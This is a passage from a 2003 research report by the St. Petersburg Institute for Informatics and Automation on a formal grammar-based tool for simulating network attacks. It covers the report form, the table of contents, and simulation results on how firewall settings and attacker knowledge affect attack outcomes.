

REPORT DOCUMENTATION PAGE

Form Approved OMB No. 0704-0188

Public reporting burden for this collection of information is estimated to average 1 hour per response, including the time for reviewing instructions, searching existing data sources, gathering and maintaining the data needed, and completing and reviewing the collection of information. Send comments regarding this burden estimate or any other aspect of this collection of information, including suggestions for reducing the burden, to Department of Defense, Washington Headquarters Services, Directorate for Information Operations and Reports (0704-0188), 1215 Jefferson Davis Highway, Suite 1204, Arlington, VA 22202-4302. Respondents should be aware that notwithstanding any other provision of law, no person shall be subject to any penalty for failing to comply with a collection of information if it does not display a currently valid OMB control number.

PLEASE DO NOT RETURN YOUR FORM TO THE ABOVE ADDRESS.

1. REPORT DATE (DD-MM-YYYY) 19-02-2004		2. REPORT TYPE Final Report	3. DATES COVERED (From – To) 01-Dec-00 - 19-Feb-04
4. TITLE AND SUBTITLE Formal Methods for Information Protection Technology Task 1: Formal Grammar-Based Approach and Tool for Simulation Attacks against Computer Network Part II		5a. CONTRACT NUMBER ISTC Registration No: 1994p	
		5b. GRANT NUMBER	
		5c. PROGRAM ELEMENT NUMBER	
6. AUTHOR(S) O.V.Karsayev, Ph.D I.V. Kotenko, Ph.D		5d. PROJECT NUMBER	
		5d. TASK NUMBER	
		5e. WORK UNIT NUMBER	
7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES) St. Petersburg Institute For Informatics & Automation of the Russian Academy of Sciences 39, 14th Liniya St. Petersburg 199178 Russia		8. PERFORMING ORGANIZATION REPORT NUMBER N/A	
9. SPONSORING/MONITORING AGENCY NAME(S) AND ADDRESS(ES) EOARD PSC 802 BOX 14 FPO 09499-0014		10. SPONSOR/MONITOR'S ACRONYM(S)	
		11. SPONSOR/MONITOR'S REPORT NUMBER(S) ISTC 00-7035	
12. DISTRIBUTION/AVAILABILITY STATEMENT Approved for public release; distribution is unlimited. (approval given by local Public Affairs Office)			
13. SUPPLEMENTARY NOTES			
14. ABSTRACT This report results from a contract tasking St. Petersburg Institute For Informatics & Automation of the Russian Academy of Sciences as follows: Formal Methods for Information Protection Technology The use of open computer networks as an environment for exchange of information across the globe in distributed applications requires improved security measures on the network, in particular, to information resources used in applications. Integrity, confidentiality and availability of the network resources must be assured. To detect and suppress different types of computer unauthorized intrusions, modern network security systems (NSS) must be armed with various protection means and be able to accumulate experience in order to increase its ability to front against known types of intrusions, and to learn new types of intrusions. The project will perform three main tasks. 1. Develop a mathematical model and a tool that simulates various coordinated intrusion scenarios against computer networks; 2. Develop the mathematical foundations, architecture, and principles of implementation of autonomous-software-tool technology implementing the learning system for intrusion detection; 3. Develop the fundamentals, architecture and software for the computer security system based on multi-level encoding for information protection in mass application. Currently, scientific efforts in network security area are undertaken mainly in the development of the network defense mechanisms. Unfortunately, substantially less attention is paid to the study of the nature of intrusions and, in particular, remote distributed intrusion attempts. No appropriate tools for intrusion/attack simulation nor research on a formal framework for intrusion specification exists. TASK 1 The first research task in the project aims to (1) to develop a formal framework for modeling of distributed computer intrusions scenarios; (2) to develop a software tool for simulation of distributed intrusions, and (3) to explore advantages of using of such model and tool in the design and validation of the network assurance systems. Experts' analysis of distributed intrusions shows that malefactors plan attempted intrusions on macro-level as a partially ordered set of steps. Each step aims at achieving a particular sub-goal, say, to break through a "security wall", get non-authorized access to some information, services, applications, etc. The partially ordered set of the steps of intrusions on the macro level is called a scenario of attack. To realize each particular step of the intrusions scenario, the malefactor uses operations of low (micro-) level.. Thus, each such a step of the scenario is represented as a sequence of commands. Following the aforementioned conceptual representation of the intrusion attempt, the research focuses on the two-level model of attacks. It is supposed that available learning information about intrusions of different types comprises the experts' information and limited number of cases.			

The importance of the Project in the framework of the ISTC mission is determined by several reasons. The Project makes it possible to involve military oriented scientists into civilian basic research. It contributes the integration of Russian scientists into international society and ministers in deciding problems of safe and secured utilization of the network, in particular, Internet-based information resources.

15. SUBJECT TERMS

EOARD, Mathematical & Computer Sciences, Computer Systems

16. SECURITY CLASSIFICATION OF:

a. REPORT UNCLAS	b. ABSTRACT UNCLAS	c. THIS PAGE UNCLAS
---------------------	-----------------------	------------------------

**17. LIMITATION OF
ABSTRACT**

UL

**18. NUMBER
OF PAGES****19a. NAME OF RESPONSIBLE PERSON**

/Signed/PAUL LOSIEWICZ, Ph. D.

19b. TELEPHONE NUMBER *(Include area code)*

+44 20 7514 4474

Standard Form 298 (Rev. 8/98)


Prescribed by ANSI Std. Z39-18



ST. PETERSBURG INSTITUTE
FOR INFORMATICS AND
AUTOMATION

EUROPEAN OFFICE OF AEROSPACE
RESEARCH AND DEVELOPMENT
(EOARD)

Project 1994P Formal Methods for Information Protection Technology



Final Report

Task 1: Formal Grammar-Based Approach and Tool for Simulation Attacks against Computer Network Part II

Project Manager

Research Fellow of SPIIRAS


Ph.D. O.V.Karsayev

Manager of Task 1

Leading Scientist of SPIIRAS

Ph.D. Professor I.V. Kotenko

St. Petersburg
February, 2003



ST. PETERSBURG INSTITUTE
FOR INFORMATICS AND AUTOMATION
(SPIIRAS)



EUROPEAN OFFICE OF AEROSPACE
RESEARCH AND DEVELOPMENT
(EOARD)

Formal Grammar-Based Approach and Tool for Simulation of Attacks against Computer Networks

Final Report on Task 1 of the Project # 1994P Part II

Project Manager
Research Fellow of SPIIRAS
Ph.D. O.V.Karsayev
Manager of Task 1
Leading Scientist of SPIIRAS
Ph.D. Professor I.V. Kotenko

St. Petersburg
February 2003

Contents

Preface	4
Chapter 1. Overview of the theoretical results presented in previous reports: formal grammar-based approach for modeling and simulation of computer network attacks	5
1.1. Introduction	5
1.2. Specification of the representative set of distributed attacks against computer networks	6
1.2.1. Analysis and classification of attacks on computer networks	6
1.2.2. Scenario-based specification of the representative set of distributed attacks of different classes	12
1.2.3. Techniques for case-based regenerating of the formal grammar specifying models of the attacks	15
1.3. Mathematical methods and techniques realizing the attack formal modeling	16
1.3.1. Conceptual explanation of the attack modeling and simulation strategy	16
1.3.2. Problem domain ontology: structure of the basic malefactors' intentions and actions	19
1.3.3. Formal grammar framework for specification of computer network attacks	21
1.3.4. Formal models of a representative multitude of computer network attacks	22
1.3.5. State machine-based implementation of the attack generation	25
1.3.6. Formal model of the attacked computer network and its response to attacks	27
1.4. Object-oriented project of the Attack Simulator—software tool prototype for simulation of attacks on the computer network	29
1.4.1. Peculiarities of the developed technology for Attack Simulator design	29
1.4.2. Object-oriented project of the Attack Simulator	31
1.5. Related works	32
1.5.1. Works describing attacks and attack taxonomies	32
1.5.2. Works immediately coupled with network attack modeling and simulation	33
1.5.3. Works devoted to the description of attack languages	37
1.5.4. Works on evaluating intrusion detection systems	38
1.5.5. Works on vulnerability assessment tools (scanners), signature and traffic generation tools	39
1.6. Conclusion	39
Chapter 2. Software prototype of the Attack Simulator implementing theoretical results of the research and their evaluation	43
2.1. Generalized architecture of Attack Simulator prototype	43
2.2. State-machine based descriptions of main components	46
2.3. Component of the application domain ontology	49
2.4. Generic Hacker Agent	57
2.4.1. Fragment of the ontology used by Hacker Agent	57
2.4.2. State machines model of the Hacker Agent operation	59
2.4.3. Component of the attack task specification	65
2.4.4. Component calculating probabilities of Hacker Agent's actions	68
2.4.5. Network traffic generator	71
2.4.6. Visualization component of the attack scenario development	76
2.5. Generic Network Agent	78
2.5.1. Fragment of the ontology used by the Network Agent	78
2.5.2. Component of specification of computer network configuration	80
2.5.3. State machines model of the Network Agent operation	84
2.5.4. Component calculating the probabilities of Hacker Agent's actions success and generating network response	86

2.6. Case-study Simulation: examples of Attack Simulator performance and its evaluation	90
2.6.1. Simulation of attacks on macro-level (generation malicious actions against computer network model)	91
2.6.2. Simulation of attacks on micro-level (generation malicious network traffic against real computer network)	120
2.7. Conclusion	125
General Conclusion of the Project	129
References	130
Appendix 1. Examples of the state machines of the Hacker Agent operation	136
Appendix 2. Examples of the scripts of the Network Agent operation	153
Appendix 3. Examples of the source codes of network traffic generation programs	174
Appendix 4. Logs of attack traces and results	190
A4.1. Logs of attack traces on macro-level	190
A4.2. Logs of attack traces on micro-level (network traffic level)	204




Fig.2.6.12. Example of the screen displaying the attack scenario generation processes of the intention GAR (an intermediate stage of attack scenario)

The graphical representation of attack outcome parameters (NS, PIR, PAR, PFB, PRA) values at intention GAR realization for various values of input parameters is displayed in Fig.2.6.14. Designations of experiments groups 1 – 16 in this integral diagram correspond to the following combinations of input parameters:

- 1 – (1,1,1,1);
- 2 – (1,1,1,2);
- 3 – (1,1,2,1);
- 4 – (1,1,2,2);
- 5 – (1,2,1,1);
- 6 – (1,2,1,2);
- 7 – (1,2,2,1);
- 8 – (1,2,2,2);
- 9 – (2,1,1,1);
- 10 – (2,1,1,2);
- 11 – (2,1,2,1);
- 12 – (2,1,2,2);
- 13 – (2,2,1,1);
- 14 – (2,2,1,2);
- 15 – (2,2,2,1);
- 16 – (2,2,2,2).




Fig.2.6.13. Example of the screen displaying the attack scenario generation processes of the intention GAR (a final stage of attack scenario)

The chain of symbols in parenthesis (N1,N2,N3,N4) designates the input parameters combination, where N1 – protection degree of network firewall, N2 – protection degree of attacked host (personal) firewall, N3 – protection parameters of attacked host, N 4- degree of hacker's knowledge about a network.

For example, the combination (1,1,1,1) corresponds “Strong” (1) protection degree of network firewall, “Strong” (1) protection degree of attacked host (personal) firewall, “Strong” (1) protection parameters of attacked host, and “Good” (1) degree of hacker's knowledge about a network.

Changes of parameters PIR, PAR, PFB, PRA for various network and personal firewalls configurations are represented in Fig.2.6.15 – Fig.2.6.18 as graphic dependences.

For construction of these dependences the following values were used as x-coordinate parameters: 1 – both network and personal firewalls are active; 2 – only network firewall is active; 3 – only personal firewall is active; 4 – none of firewalls is active.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and maximal hacker's knowledge about a network (“Good” (1)) are depicted in Fig.2.6.15.

The main parameters changes under maximal protection of attacked host (“Strong” (1)) and minimal hacker's knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.16.

The main parameters changes under minimal protection of attacked host (“None” (2)) and maximal hacker's knowledge about a network (“Good” (1)) are depicted in Fig.2.6.17.

The main parameters changes minimal protection of attacked host (“None” (2)) and minimal hacker's knowledge about a network (“Nothing” (2)) are depicted in Fig.2.6.18.




Fig.2.6.14. Integral diagram of attack outcome parameters values for intention GAR




Fig.2.6.15. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Good” (1))




Fig.2.6.16. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “Strong” (1) and degree of hacker’s knowledge about a network is “Nothing” (2))




Fig.2.6.17. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Good” (1))




Fig.2.6.18. Changes of parameters PIR, PAR, PFB, PRA values for various network and personal firewalls configurations under realization of intention GAR (protection degree of attacked host is “None” (2) and degree of hacker’s knowledge about a network is “Nothing” (2))

